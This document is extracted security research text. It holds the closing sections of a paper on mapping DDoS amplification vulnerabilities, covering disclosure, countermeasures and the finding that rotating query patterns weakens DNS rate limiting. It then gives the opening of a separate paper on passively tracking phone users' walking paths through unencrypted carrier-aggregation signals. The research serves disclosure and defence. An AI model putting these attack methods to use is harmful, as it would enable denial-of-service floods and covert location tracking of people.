BODY: Security researchers at Carnegie Mellon University have been conducting Internet measurements to quantify the risk of amplification distributed denial-of-service (DDoS) attacks. Our team has noticed your system, IP with $PORT$ running $PROTOCOL$, can be abused to create an amplification attack (US-CERT). That means certain network queries can induce large responses (i.e., amplification factor as defined by US-CERT). Note that this may or may not be a result of mis-configuration of the server. An example of a network packet that can cause an amplification factor greater than 10 is: $PACKET INFO$.
Please feel free to contact us at ampmap.proj@gmail.com should you have any questions and/or concerns. The details and motivation of our project can be found in $OUR WEB$.

Figure 21: A sample notification email to IP owners

6.2 Disclosure

Next, we discuss our steps for responsible disclosure to relevant stakeholders.

Notifying IP owners: We notified the IP owners whose servers can induce AF greater than 10. Following best practices, we obtained the abuse and/or contact email from WHOIS [50]. We include an example notification sent from a project's email, ampmap.proj@gmail.com in Figure 21. Table 9 shows the number of emails we sent and human (not automated) responses we got; e.g., for DNS, we send 4335 emails and received 49 responses. Example responses include "Thanks ··· service detected on *ADDR* has been shutdown the time to install necessary mitigation" and "We were not even aware this was the case. we have disabled SNMP." We also received detailed responses such as "The server is operated by one of our downstream sites ... this server gives an upward referral instead of returning SERVFAIL or REFUSED. This is consistent with particular implementation of DNS server (and IMO, it's wrong, for exactly the reasons you state ...)"

Vulnerability reporting: We have initiated a process of disclosing our findings to the affected parties mediated by the CERT® Coordination Center (CERT/CC). CERT/CC has accepted our coordination request and is in the process of identifying and notifying the affected parties. Our findings require multi-party coordination because unexpected amplification is potentially a protocol issue, and so all relevant vendors need to be notified in a consistent manner. Further, we have tested the effectiveness of the Response Rate Limiting (RRL) [40], a mitigation feature for DNS amplification attacks. We informed the vendor that having multiple patterns can partially degrade the performance (more details in §8).

Notifying the vendors: Our vulnerability reports to CERT/CC specify affected vendors for DNS, SNMP, and NTP. CERT/CC is initiating the conversation with the vendors so that we can share the packet captures and commands that elicit large amplification.

7 Related Work

Amplification attack and mitigation: Many network protocols have amplification vulnerabilities [54]. Rossow [57] discovered amplification vulnerabilities in 14 UDP-based protocols by manually analyzing the code and the binary. Follow up research also analyzed detailed amplification vector in specific protocols by focusing on a specific set of features (e.g., analyzing DNSSEC in DNS [61], `monlist` in NTP [32]). However, using AmpMap, we found many other record type values that can incur high AF. Some have looked at TCP-based amplification [30, 48], which is outside the scope of AmpMap. There is also an active discussion on the mitigation of amplification attacks (e.g., [6, 8, 14]). Jonker et al., [43] have done a measurement study on the adoption of these DDoS protection services [43]. Further, some orthogonal efforts focus on monitoring (e.g., [42, 46]) and linking DDoS services (e.g., [47]). For instance, prior work [42] leverages data from multiple Internet infrastructures (e.g., backscatter traffic, honeypots) to macroscopically characterize DDoS attacks (including amplification attacks), attack targets, and mitigation behaviors. Our work is inspired by these prior efforts. Specifically, our goal is not in characterizing attacks or linking attacks that are happening in the wild. Instead, to the best of our knowledge, AmpMap is the first to study the problem of *automatically* mapping Internet-wide amplification vulnerabilities by precisely identifying query patterns that can induce large amplification.

Protocol implementation testing and verification: There is a rich literature on testing and verification of protocol implementations. Bishop et al. [29] develop a practical specification-based testing technique for both TCP and UDP based network protocols; PIC [55] applies symbolic execution for checking interoperability in protocol implementations; Kothari et al. [45] apply symbolic execution for manipulation attacks. Recent work [44, 53] also applied model checking techniques for protocol implementations. Our work is different from this line of work because of our specific focus on uncovering amplification vectors rather than protocol bugs.

Existing machine learning techniques: The problem that AmpMap tackles can be also viewed as a black-box optimization problem. Hence, one interesting future work is to leverage and customize these techniques for AmpMap's purpose, e.g., derivative-free optimization [36,41,56] or Bayesian Optimization that can optimize for a black-box function. For instance, we would need to customize these algorithms to achieve coverage rather than finding the maximum value and also handle server diversity. These efforts can benefit from

our observations and insights. Further, the current AmpMap algorithm can also benefit from parameter tuning, e.g., automatically decide the % spent on the RandomSample Stage based on the density observed so far.

Fuzz testing: Our technique is closely related to a large body of work on fuzz testing of software [51]; some well-known tools are DART [37], SAGE [39], grammar-based fuzzing [38], mutational fuzzing [65], among many others (see [59]). Some have been applied for testing protocol implementations; e.g., [25, 28] focus on finding security flaws in the SIP protocol, and [60] focuses on security protocols. However, these approaches focus more on safety bugs (e.g., memory). While our technique is a form of fuzzing, we tackle a different application domain that will benefit from a different set of domain-specific insights.

Message format extraction: AmpMap currently assumes that the protocol formats are known. As such, our work can benefit from prior work on message format extraction and protocol model inference (e.g., [31, 63])

8 Countermeasures

In this section, we discuss countermeasures against amplification DDoS attacks in light of our findings in §5. More extensive countermeasures are discussed by Rossow [57] and we omit them for brevity.

Response rate limiting: As a response to UDP-based amplification attacks, an authoritative name servers should, and mostly do, use response rate limiting (RRL) [1]. The idea of RRL is to limit the number of requests that a server sends to a client, so the server cannot be used to reflect an attack on the client [57]. Popular DNS servers already support this feature [40]. In light of our findings that revealed multiple query patterns, we revisit the effectiveness of the RRL mitigation. Given that the implementation of RRL focuses on identical response and client identity, it calls into a question of RRL's effectiveness if an attacker rotates multiple patterns. To test, we set up a local DNS authoritative bind server (9.16) and obtained amplification-inducing queries using AmpMap. Then, we varied (1) the number of distinct queries to rotate (37 vs. 2111), and (2) the inter-query time (0 vs. 0.05 s). We compared the total response bytes (within a window of 15 s) and the average AF when the RRL feature is on vs. off. Our results reveal that using multiple query patterns and carefully controlling the inter-query time can degrade the performance of RRL and give an adversary power. Specifically, if an attacker uses more patterns (2,111 instead of 37) and an appropriate inter-query time (0.05 s), the average AF even when the RRL is on is 92% that of the case when RRL is off. However, by using a larger inter-query time, an attacker consequently generates less attack traffic. That is, an adversary will need to trade off between the efficiency of an attack vs. the total bandwidth of the attack. Understanding this trade-off is an exciting research direction to explore. In light of our findings, what we need is more advanced RRL going forward. Given the diversity of patterns, it is unclear whether focusing on the exact query or exact response is the right mechanism.

Secure configuration and setups: Network operators and device vendors can help mitigate some of these threats by either taking the server offline (for legacy protocols) or changing configurations. For instance, certain network devices (e.g., network-enabled printers) have SNMP on by default, and fixing these configurations could help mitigate these threats. Our experiences in informing IP owners show that multiple cases when operators were unaware that their devices are publicly accessible. Furthermore, the suggested best practice for public-facing DNS servers is to restrict access to only authorized clients. While we also advocate following the best practices, mitigating these attacks is unfortunately not as simple. Even in the perfect scenarios where all the servers are correctly configured, our measurements uncovered valid features within a protocol exploitable for attacks. Therefore, a long-term solution is to carefully consider the protocol design choices or design protocols that are correct-by-construct.

9 Conclusions

Given the constant evolution of protocols, server implementations, we need a systematic approach to map the DDoS amplification threat. This paper bridges this gap by synthesizing structural insights with careful measurement design to realize a low-overhead service called AmpMap. AmpMap can systematically confirm prior observations and also uncover new-possibly-hidden amplification patterns that are ripe for abuse. As future work, we plan to add support for more protocols and expand the scale of measurement to make this a continuous "health monitoring" service for the Internet.

Acknowledgements

We thank the anonymous reviewers, Nicolas Christin, and Min Suk Kang for their helpful suggestions. We thank the artifact evaluation committee for their efforts and suggestions, and Devdeep Ray and Ankit Jena for their help with an earlier version of AmpMap. This work was also supported in part by: NSF awards CNS-1440065 and CNS-1552481; the CONIX Research Center, one of six centers in JUMP, a Semiconductor Research Corporation (SRC) program sponsored by DARPA; and by the U.S. Army Combat Capabilities Development Command Army Research Laboratory and was accomplished under Cooperative Agreement Number W911NF-13-2-0045 (ARL Cyber Security CRA). The views and conclusions contained in this document are those of the authors and should not be interpreted as representing the official policies, either expressed or implied, of the Combat Capabilities Development Command Army Research Laboratory or the U.S. Government. The U.S. Government is authorized to reproduce and distribute reprints for Government purposes notwithstanding any copyright notation here on.

References

[1] Alert (TA13-088A) UDP-Based Amplification Attacks. https://www.us-cert.gov/ncas/alerts/TA13-088A.

[2] Alert (TA14-013A) NTP Amplification Attacks Using CVE-2013-5211. https://www.us-cert.gov/ncas/alerts/TA14-013A.

[3] Alert (TA14-017A) UDP-Based Amplification Attacks. https://www.us-cert.gov/ncas/alerts/TA14-017A.

[4] Broken packets: IP fragmentation is flawed. https://blog.cloudflare.com/ip-fragmentation-is-broken/.

[5] *CyberGreen*. https://stats.cybergreen.net/.

[6] Ddos and security resource center. https://tinyurl.com/y8h7o9vw.

[7] *DDoS Attacks Get Bigger, Smarter and More Diverse*. https://tinyurl.com/ydzdnfur.

[8] Dns reflection defense. https://tinyurl.com/lbffebt.

[9] *DNS SURVEY: OPEN RESOLVERS*. http://dns.measurement-factory.com/surveys/openresolvers.html.

[10] Executive Order 13800 - Strengthening the Cybersecurity of Federal Networks and Critical Infrastructure. https://www.govinfo.gov/content/pkg/DCPD-201700327/pdf/DCPD-201700327.pdf.

[11] *Flooding the web: The internet's epic attack amplification problem*. https://tinyurl.com/ycjnqg9n.

[12] Grey Noise. https://greynoise.io/about.

[13] *Here's how much money a business should expect to lose if they're hit with a DDoS attack*. https://tinyurl.com/y7s45ls3.

[14] How to defend against amplification attacks. https://tinyurl.com/yb5gotte.

[15] IPv6, Large UDP Packets and the DNS. http://www.potaroo.net/ispcol/2017-08/xtn-hdrs.html.

[16] Memcrashed - Major amplification attacks from UDP port 11211. https://tinyurl.com/yatp4649.

[17] Open Memcached Key-Value Store Scanning Project. https://memcachedscan.shadowserver.org/.

[18] Security Bulletin: Crafted DNS Text Attack. https://tinyurl.com/y9zpevuy.

[19] ShadowServer. https://www.shadowserver.org/.

[20] SHODAN. https://www.shodan.io/.

[21] Technical Details Behind a 400Gbps NTP Amplification DDoS Attack. https://tinyurl.com/mcf32xg.

[22] The DDoS That Almost Broke the Internet. https://tinyurl.com/pl26tw3.

[23] The Spoofer Project. http://spoofer.cmand.org.

[24] UDP-Based Amplification Attacks. https://www.us-cert.gov/ncas/alerts/TA14-017A.

[25] H. J. Abdelnur, R. State, and O. Festor. Kif: A stateful sip fuzzer. In *Proc. IPTComm*, 2007.

[26] D. G. Andersen, H. Balakrishnan, N. Feamster, T. Koponen, D. Moon, and S. Shenker. Accountable internet protocol (aip). In *Proc. ACM SIGCOMM*, 2008.

[27] M. Bailey, D. Dittrich, E. Kenneally, and D. Maughan. The menlo report. *IEEE Security Privacy*, 10(2):71–75, 2012.

[28] G. Banks, M. Cova, V. Felmetsger, K. Almeroth, R. Kemmerer, and G. Vigna. Snooze: Toward a stateful network protocol fuzzer. In *Proc. ISC*, 2006.

[29] S. Bishop, M. Fairbairn, M. Norrish, P. Sewell, M. Smith, and K. Wansbrough. Rigorous specification and conformance testing techniques for network protocols, as applied to tcp, udp, and sockets. In *Proc. ACM SIGCOMM*, 2005.

[30] K. Bock, A. Alaraj, Y. Fax, K. Hurley, E. Wustrow, and D. Levin. Co-opting Firewalls for TCP Reflected Amplification. In *Proc. USENIX Security*, 2021.

[31] W. Cui, J. Kannan, and H. J. Wang. Discoverer: Automatic protocol reverse engineering from network traces. In *Proc. USENIX Security*, 2007.

[32] J. Czyz, M. Kallitsis, M. Gharaibeh, C. Papadopoulos, M. Bailey, and M. Karir. Taming the 800 pound gorilla: The rise and decline of ntp ddos attacks. In *Proc. IMC*, 2014.

[33] D. Duplyakin, R. Ricci, A. Maricq, G. Wong, J. Duerig, E. Eide, L. Stoller, M. Hibler, D. Johnson, K. Webb, A. Akella, K. Wang, G. Ricart, L. Landweber, C. Elliott, M. Zink, E. Cecchet, S. Kar, and P. Mishra. The design and operation of CloudLab. In *Proc. ATC*, 2019.

[34] Z. Durumeric, D. Adrian, A. Mirian, M. Bailey, and J. A. Halderman. A search engine backed by internet-wide scanning. In *Proc. CCS*, 2015.

[35] Z. Durumeric, E. Wustrow, and J. A. Halderman. Zmap: Fast internet-wide scanning and its security applications. In *Proc. USENIX Security*, 2013.

[36] D. E. Finkel. Direct optimization algorithm user guide. 2003.

[37] P. Godefroid et al. Dart: Directed automated random testing. In *Proc. PLDI*, 2005.

[38] P. Godefroid, A. Kiezun, and M. Y. Levin. Grammar-based whitebox fuzzing. *SIGPLAN Not.*, 43(6):206–215, June 2008.

[39] P. Godefroid, M. Y. Levin, D. A. Molnar, et al. Automated whitebox fuzz testing. In *NDSS*, volume 8, pages 151–166, 2008.

[40] Internet Systems Consortium. Using the response rate limiting feature. https://kb.isc.org/docs/aa-00994, 9 2018.

[41] K. G. Jamieson et al. Query complexity of derivative-free optimization. In *Proc NIPS*, pages 2672–2680, 2012.

[42] M. Jonker, A. King, J. Krupp, C. Rossow, A. Sperotto, and A. Dainotti. Millions of Targets Under Attack: a Macroscopic Characterization of the DoS Ecosystem. In *Proc. IMC*, 2017.

[43] M. Jonker, A. Sperotto, R. van Rijswijk-Deij, R. Sadre, and A. Pras. Measuring the adoption of ddos protection services. In *Proc. IMC*, 2016.

[44] C. Killian, J. W. Anderson, R. Jhala, and A. Vahdat. Life, death, and the critical transition: Finding liveness bugs in systems code. In *Proc. NSDI*, 2007.

[45] N. Kothari, R. Mahajan, T. Millstein, R. Govindan, and M. Musuvathi. Finding protocol manipulation attacks. In *Proc. ACM SIGCOMM*, 2011.

[46] L. Krämer, J. Krupp, D. Makita, T. Nishizoe, T. Koide, K. Yoshioka, and C. Rossow. Amppot: Monitoring and defending against amplification ddos attacks. In *Proc. RAID*, 2015.

[47] J. Krupp, M. Karami, C. Rossow, D. McCoy, and M. Backes. Linking amplification ddos attacks to booter services. In *Proc. RAID*, 2017.

[48] M. Kührer, T. Hupperich, C. Rossow, and T. Holz. Exit from Hell? Reducing the Impact of Amplification DDoS Attacks. In *Proc. USENIX Security*, 2014.

[49] S. Kumar. Smurf-based distributed denial of service (ddos) attack amplification in internet. In *Proc. ICIMP*, 2007.

[50] F. Li, Z. Durumeric, J. Czyz, M. Karami, M. Bailey, D. McCoy, S. Savage, and V. Paxson. You've got vulnerability: Exploring effective vulnerability notifications. In *Proc. USENIX Security*, 2016.

[51] B. P. Miller, L. Fredriksen, and B. So. An empirical study of the reliability of unix utilities. *Commun. ACM*, 33(12):32–44, Dec. 1990.

[52] S. Moon, Y. Yin, R. A. Sharma, Y. Yuan, J. M. Spring, and V. Sekar. Accurately measuring global risk of amplification attacks using ampmap. Technical Report CMU-CyLab-19-004.

[53] M. Musuvathi and D. R. Engler. Model checking large network protocol implementations. In *Proc. NSDI*, 2004.

[54] V. Paxson. An analysis of using reflectors for distributed denial-of-service attacks. *SIGCOMM CCR*, 31(3):38–47, July 2001.

[55] L. Pedrosa, A. Fogel, N. Kothari, R. Govindan, R. Mahajan, and T. Millstein. Analyzing Protocol Implementations for Interoperability. In *Proc. NSDI*, 2015.

[56] L. M. Rios and N. V. Sahinidis. Derivative-free optimization: a review of algorithms and comparison of software implementations. *Journal of Global Optimization*, 56(3):1247–1293, 2013.

[57] C. Rossow. Amplification Hell: Revisiting Network Protocols for DDoS Abuse. In *Proc. NDSS*, 2014.

[58] T. Rozekrans and J. de Koning. Defending against DNS reflection amplification attacks. https://tinyurl.com/bvw3d85.

[59] M. Sutton, A. Greene, and P. Amini. *Fuzzing: Brute Force Vulnerability Discovery*. Addison-Wesley Professional, 2007.

[60] P. Tsankov, M. T. Dashti, and D. Basin. Secfuzz: Fuzz-testing security protocols. In *2012 7th International Workshop on Automation of Software Test (AST)*, 2012.

[61] R. van Rijswijk-Deij, A. Sperotto, and A. Pras. Dnssec and its potential for ddos attacks: A comprehensive measurement study. In *Proc. IMC*, 2014.

[62] R. Vaughn and G. Evron. Dns amplification attacks preliminary release. 2006.

[63] Y. Wang, X. Yun, M. Z. Shafiq, L. Wang, A. X. Liu, Z. Zhang, D. Yao, Y. Zhang, and L. Guo. A semantics aware approach to automated reverse engineering unknown protocols. In *Proc. ICNP*, 2012.

[64] R. Weber. Better than Best Practices for DNS Amplification Attacks. https://tinyurl.com/y75u32ju.

[65] M. Woo, S. K. Cha, S. Gottlieb, and D. Brumley. Scheduling black-box mutational fuzzing. In *Proc. CCS*, 2013.

A Stealthy Location Identification Attack Exploiting Carrier Aggregation in Cellular Networks

Nitya Lakshmanan
National University of Singapore

Nishant Budhdev
National University of Singapore

Min Suk Kang*
KAIST

Mun Choon Chan
National University of Singapore

Jun Han
National University of Singapore

Abstract

We present the SLIC that achieves fine-grained location tracking (e.g., finding indoor walking paths) of targeted cellular user devices in a passive manner. The attack exploits a new side channel in modern cellular systems through a universally available feature called carrier aggregation (CA). CA enables higher cellular data rates by allowing multiple base stations on different carrier frequencies to concurrently transmit to a single user. We discover that a passive adversary can learn the side channel — namely, the number of actively transmitting base stations for any user of interest in the same macrocell. We then show that a time series of this side channel can constitute a highly unique fingerprint of a walking path, which can be used to identify the path taken by a target cellular user. We first demonstrate the collection of the new side channel and a small-scale path identification attack in an existing LTE-A network with up to three CA capability (i.e., three base stations can be coordinated for concurrent transmission), showing the feasibility of SLIC in the current cellular networks. We then emulate a near-future 5G network environment with up to nine CA capability in various multi-story buildings in our institution. SLIC shows up to 98.4% of path-identification accuracy among 100 different walking paths in a large office building. Through testing in various building structures, we confirm that the attack is effective in typical office building environments; e.g., corridors, open spaces. We present complete and partial countermeasures and discuss some practical cell deployment suggestions for 5G networks.

1 Introduction

LTE, the global de facto standard of mobile broadband services [1], is designed to prevent direct leakage of private location information of its mobile user devices [2]. However, recent studies demonstrate that adversaries can infer the locations of targeted individuals [3, 4]. Fortunately, existing location privacy attacks in cellular systems have limitations such as inferring only coarse-grained (e.g., macrocell level) location information [3], or requiring the installation of malware on victims' phones [4].

In this paper, we present SLIC[1], a novel location inference attack that overcomes such limitations of the prior attacks and accurately identifies the walking path taken by a target user. To the best of our knowledge, SLIC is the first attack on cellular networks shown to be effective in indoor, multi-story building environments *without* requiring any malware on the target user's phone. SLIC exploits a new *side channel* in the multi-carrier transmission (also known as carrier aggregation or CA; see §2) — i.e., the *number of actively transmitting base stations for concurrent multi-band transmission* — in modern cellular networks.

The proposed SLIC attack relies on two crucial observations. First, cellular networks produce a specific time-series of the above-mentioned side channel when an individual walks a path. This pattern is path specific and is distinguishable from the patterns observed when walking other paths. We call such unique patterns *path fingerprints*. Each path exhibits a highly unique fingerprint because the *invariant* physical environment (e.g., building architecture) surrounding each walking path affects the radio-frequency (RF) signal quality at each location on the path. As a result, if an adversary records in advance a path fingerprint as she walks a specific path, she can identify with high probability whether a target user travels the same path. Second, the side channel of any active users in a macrocell is *publicly* available since it is broadcast unencrypted; see 3GPP TS 36.321 [5]. Hence, any *passively-monitoring* adversary with commodity tools (e.g., open-source LTE tools [6]) in the same macrocell (e.g., 0.4 to 2 kilometers radius) can obtain the fingerprints, rendering our attack highly stealthy and easily accessible. We have reported our findings to GSMA through the coordinated vulnerability disclosure (CVD) program and they are under review as of September 2020.

To design and evaluate accurate location inference, we

*Corresponding author.

[1] **S**tealthy **L**ocation **I**dentification Attack exploiting **C**arrier Aggregation

address three main technical challenges. First, the comparison between path fingerprints is not straightforward when applying standard techniques for comparing two time series data. The standard dynamic time warping (DTW) technique to compute the similarity between two fingerprints removes the absolute values in fingerprints by normalizing them. The problem is that the normalization of the side channel values can also remove the physical location information of a target user. For example, if a side channel value is seven at a certain time, it means the user is at one of the few spots where seven cells are available for concurrent download. Normalizing this absolute value loses such critical location information. Thus, instead, we use an *absolute-value* DTW technique and preserve the location information during classification (§4).

Another technical challenge is to handle the potential noise in the side channel. The side channel we exploit is shown to reliably capture the number of available base stations around a target user when the user is actively downloading (see §3 for several practical attack strategies to trigger downlink activities of a target user). However, this may not be always possible. The side channel may become *noisy* when a target user requires fewer than the maximum available base stations around him; e.g., only a single base station might be required regardless of where on a path a user is located when downlink activity is low. We address this by *explicitly modeling* the limited downlink activity of a target user. To be specific, we use a single integer-value parameter to model the maximum number of activated secondary cells required for a user. We then calibrate each fingerprint record with respect to this parameter and match with the target's fingerprint (§4). We show that with this calibration, our attack still identifies paths with only modest degradation in attack accuracy because the calibrated fingerprints reliably capture the unique dead spots (i.e., locations with only a small number of available base stations) in many walking paths in practice (§8).

The last challenge is that the *full extent* of the SLIC attack cannot be evaluated in the existing cellular networks. Although our small-scale experiment in an existing LTE-A network with only three CA capability (§5) shows promising results (e.g., 50.1% of path identification accuracy among eight different outdoor paths), our attack is expected to be most effective in a near-future cellular network (e.g., 5G) with highly dense small-cell deployments [7] for larger downlink bandwidth. Such highly dense small-cell networks, however, do not yet exist as of 2020. To that end, we develop a novel Wi-Fi-to-5G evaluation framework that translates a real-world experiment with existing densely-deployed Wi-Fi access points into the emulated 5G cellular network experiment results (§6). We argue that this cross-technology conversion ensures a realistic evaluation of dense 5G small cells because they are often designed to be indistinguishable from the existing Wi-Fi systems when the two systems coexist in the same frequency band; see TR 36.889 [8] and a related whitepaper [9].

Our extensive evaluation with an emulated cellular network with nine CA capability in multi-story buildings shows that the SLIC is highly effective in typical office buildings (§7). When we exhaustively search and select 100 different walking paths in a large building, we achieve up to 98.4% of path-identification accuracy. We extend the experiment to various types of buildings (e.g., corridors, open spaces, shared floors) and show that the SLIC is highly effective in the first two office building types (§8). Additionally, we empirically confirm that the fingerprinting mechanism is robust to minor perturbation (e.g., transmit-power control) of RF measurements.

Finally, we provide a number of countermeasures against the SLIC, including some suggested changes to the 3GPP standards and two partial (but readily available) countermeasures (§9). We also briefly discuss cell deployment suggestions for 5G networks so that the risk of location information leakage can be considered early in the cell planning stage.

2 Carrier Aggregation and New Side Channel

In this section, we first present carrier aggregation technology that is required to understand the SLIC attack. We then introduce the new side channel and its real-world examples.

2.1 Carrier Aggregation for Higher Rates

Traditionally, cellular network users are served by a single base station, called a primary cell. In 2010, to keep up with increasing data consumption, 3GPP introduced a new feature called *carrier aggregation* (CA). CA allows users to connect to one or more additional base stations, called *secondary cells*, to achieve higher data rates [10]. With CA, a user is connected to a primary cell for control messaging as well as connected to multiple secondary cells for downlink transmissions.

In the initial releases, 3GPP specifications supported a maximum of four secondary cells [11]. More recently, it has been extended to a maximum of 31 secondary cells (including aggregation of the unlicensed spectrum [12]). We observe flagship phones in the market with increasing CA capabilities (e.g., seven CA supported in Galaxy S20 [13] compared to five CA in Samsung Galaxy S8 [14]). Operators around the world deploy and extensively utilize CA with several secondary cells (e.g., three CA and four CA capabilities in Singapore and South Korea, respectively). The trend of supporting higher CA certainly exists.

Figure 1 illustrates how CA is configured and activated for a user device.[2] We divide the CA operation into three components: configuration, activation, and transmission.

CA configuration. First, a user equipment (UE) measures the signal strength of all nearby secondary cells and sends these

[2]For brevity and easier understanding, we abuse the terminology a little and refer to the configuration and activation of secondary cells as *CA configuration* and *CA activation*, respectively. For example, three CA configuration/activation refers to two secondary cell configuration/activation in addition to one default primary cell.




Figure 1: A simplified illustration showing how secondary cells are configured and activated for higher capacity.

measurement reports back to its primary cell. The primary cell applies the secondary-cell configuration algorithm (omitted from Figure 1; see §6.2 for more details) to determine the secondary cells that can be used for downlink transmission. The primary cell assigns each configured secondary cell a unique index so that they can be easily activated later for data transmission (see Section 5.3.10.3(b) in 3GPP TS 36.331 [15]); see the example in Figure 1 where four secondary cells are assigned four indices. Note that the configuration messages are encrypted and thus an unauthorized adversary *cannot* learn the CA configuration (see Appendix A6 in 3GPP TS 36.331 [15]).

CA activation. After the secondary cells are configured for a UE, it can be activated for downlink transmission at any time. In the example shown in Figure 1, as the primary cell receives some downlink traffic for the UE, it activates a subset of the configured secondary cells. The activation is made via a compact (8-bit or 32-bit) activation bitmap MAC control element (MAC CE) where each bit corresponds to the configured secondary cell index (see Section 6.1.3.8 in 3GPP TS 36.321 [5]). Bits set as 1 indicates the activation of the corresponding configured secondary cell and set as 0 indicates deactivation. Note that activation bitmaps are sent to each UE frequently (e.g., 4-8 ms) whenever the secondary cell activation changes. The activation bitmaps are sent *in plaintext* unlike the configuration messages; therefore, any unauthorized adversary, who is in the communication range of a primary cell, can easily learn the number of activated secondary cells for a UE simply by counting 1-bits in a bitmap.

Downlink transmission. Following the activation bitmaps, the UE decodes the scheduling information from the control channel and receives the downlink transmission from the




Figure 2: A diagram that illustrates the logical dependency between the CA operations and the UE physical location/downlink activity.

corresponding cells, resulting in a larger aggregate data rate.

2.2 The New Side Channel

The new side channel found in the CA operation is *the number of activated secondary cells* for each UE, as shown in Figure 1. This side channel information can be easily obtained by unauthorized passive adversaries since it is broadcast unencrypted. The adversary can modify open-source tools [6] and utilize commodity software-defined radio devices [16] to decode the control and data channel to obtain the activation bitmap.

Location dependency. Perhaps the most desired property of this side channel for the SLIC attack is its dependency on a target UE's *location*. Figure 2 visualizes this dependency. CA configuration exclusively depends on a target UE's location because it is determined by the distance from nearby secondary cells.

CA activation is also affected by the UE location because the activated cells are strictly a subset of the configured cells; yet, it is also dependent on the downlink activities in the primary cell. First, it is dependent on the target UE's downlink activity because secondary cells are activated only when there is a need for downlink transmission for the target UE. Moreover, CA activation can be additionally affected by the overall load of the cellular system; e.g., the CA activation for the target UE may vary depending on how the secondary cells are already used for other UEs' downlink activities.

It is imperative to ensure that CA activation is *dependent largely on a target UE's location* despite this multi-dependency. In this paper, we show that it is possible in practice. First, we suppress the dependency on a target UE's downlink activity by triggering the target UE's download during the path identification; we present a few practical attack strategies in Section 3. Second, we empirically show that the CA activation in the existing LTE-A networks is strongly dependent on the UE location and less on the load[3] of the cellular system; see our real-world experiments conducted on one of the cellular networks later in this section.

Side channel and path fingerprints. Although this new side channel shows a great potential to leak some UE location information, the side channel itself is insufficient for user location identification attacks. For instance, learning that a

[3]To test in varying system loads, we perform experiments in different times of the day and in different days of the week.




Figure 3: (a) Data rate changes observed in multiple walks on the same 260-meter walking path. (b) CA configuration (red line) and activation (grey area) changes observed in four walks on the same path.

certain UE is being served by three secondary cells does not leak much location information when there exist many other locations that have three (or more) secondary cells.

Instead, we build a *time series* of this side channel information and use it as a *fingerprint* of a walking path when there exist different secondary cell availability along the path. To be specific, as a user walks a certain path, the number of activated secondary cells for the UE may change over time depending on how secondary cells are deployed along the path. We expect unique fingerprints for different walking paths since the deployment of secondary cells and the surrounding physical environment can be highly unique in indoor/outdoor setting.

Real-world evidence. We briefly show the feasibility of this side channel and the fingerprints through our small-scale experiment in an LTE-A network in a metropolitan city, where up to three CA is available (i.e., one primary cell and two secondary cells are available). We walked a 260-meter outdoor pedestrian path fourteen times with a Sony Xperia XZ1 phone. We particularly choose two different times (i.e., 9 AM and 8 PM) in all seven days a week to conduct experiments when the LTE-A network experiences widely different levels of cellular traffic load [17,18]. Figure 3(a) shows how the data rate changes during an entire walk when we keep downloading files. We see that a ***clear pattern emerges***. For example, when a user passes by a certain spot, consistently higher data rates are offered. This means that a user can expect a similar downlink rate change pattern along the path and the pattern seems to be highly independent of when he walks the path.

Figure 3(b) explains why such a clear pattern emerges. The four figures of the CA configuration and activation changes show a highly consistent pattern. This shows that the number of nearby secondary cells at specific spots on the path is highly consistent for different walks at different times. Also, most of the available nearby secondary cells get activated when there exist active downloads during the walks. We observe reliable three CA activation at an average data rate of about 40 Mb/s or higher in our experiment when downloading a large file. We also observe frequent three CA activation when streaming popular YouTube music videos at a moderate 360p video resolution; see more detailed evaluation in Appendix B.

The results clearly show that the side channel is real and, more importantly, has a great potential to be used to form consistent and unique path fingerprints. Similar observations are found in another cellular provider; see Appendix C. More comprehensive evaluations in multiple paths in existing LTE-A networks are found in Section 5, and in a synthesized near-future network in Section 7 and Section 8.

3 Threat Model

Attack goals and capabilities. A SLIC adversary aims to identify the path taken by a target user among all the walking paths that have been fingerprinted in advance. SLIC works for both indoor and outdoor paths as long as they can be fingerprinted. An adversary should be able to fingerprint (e.g., walk with her phone) the paths that are potentially taken by a target user in advance (i.e., during the reconnaissance step (§4.1)).

During the path identification, SLIC requires minimal attack capability of passively monitoring the scheduling channel for a targeted UE. A commodity low-cost software-defined radio device (e.g., USRP [16]) with open-source cellular projects (e.g., srsLTE [6]) is sufficient (§4.2). Note that the SLIC does not require any app installation on the target's phone.

For the path identification, a SLIC adversary can be located anywhere in the radio coverage of the primary cell in which a target UE is located, where the typical radio coverage of a primary cell is 0.4–2 kilometers.

Scope and assumptions. In this paper, we consider that our target user travels on foot to show the feasibility of SLIC. Faster-moving users (e.g., users on scooters or other vehicles) are out-of-scope of this paper as they often move away from short-range secondary cells even before they are activated for CA. We leave attacks on fast-moving users for future work.

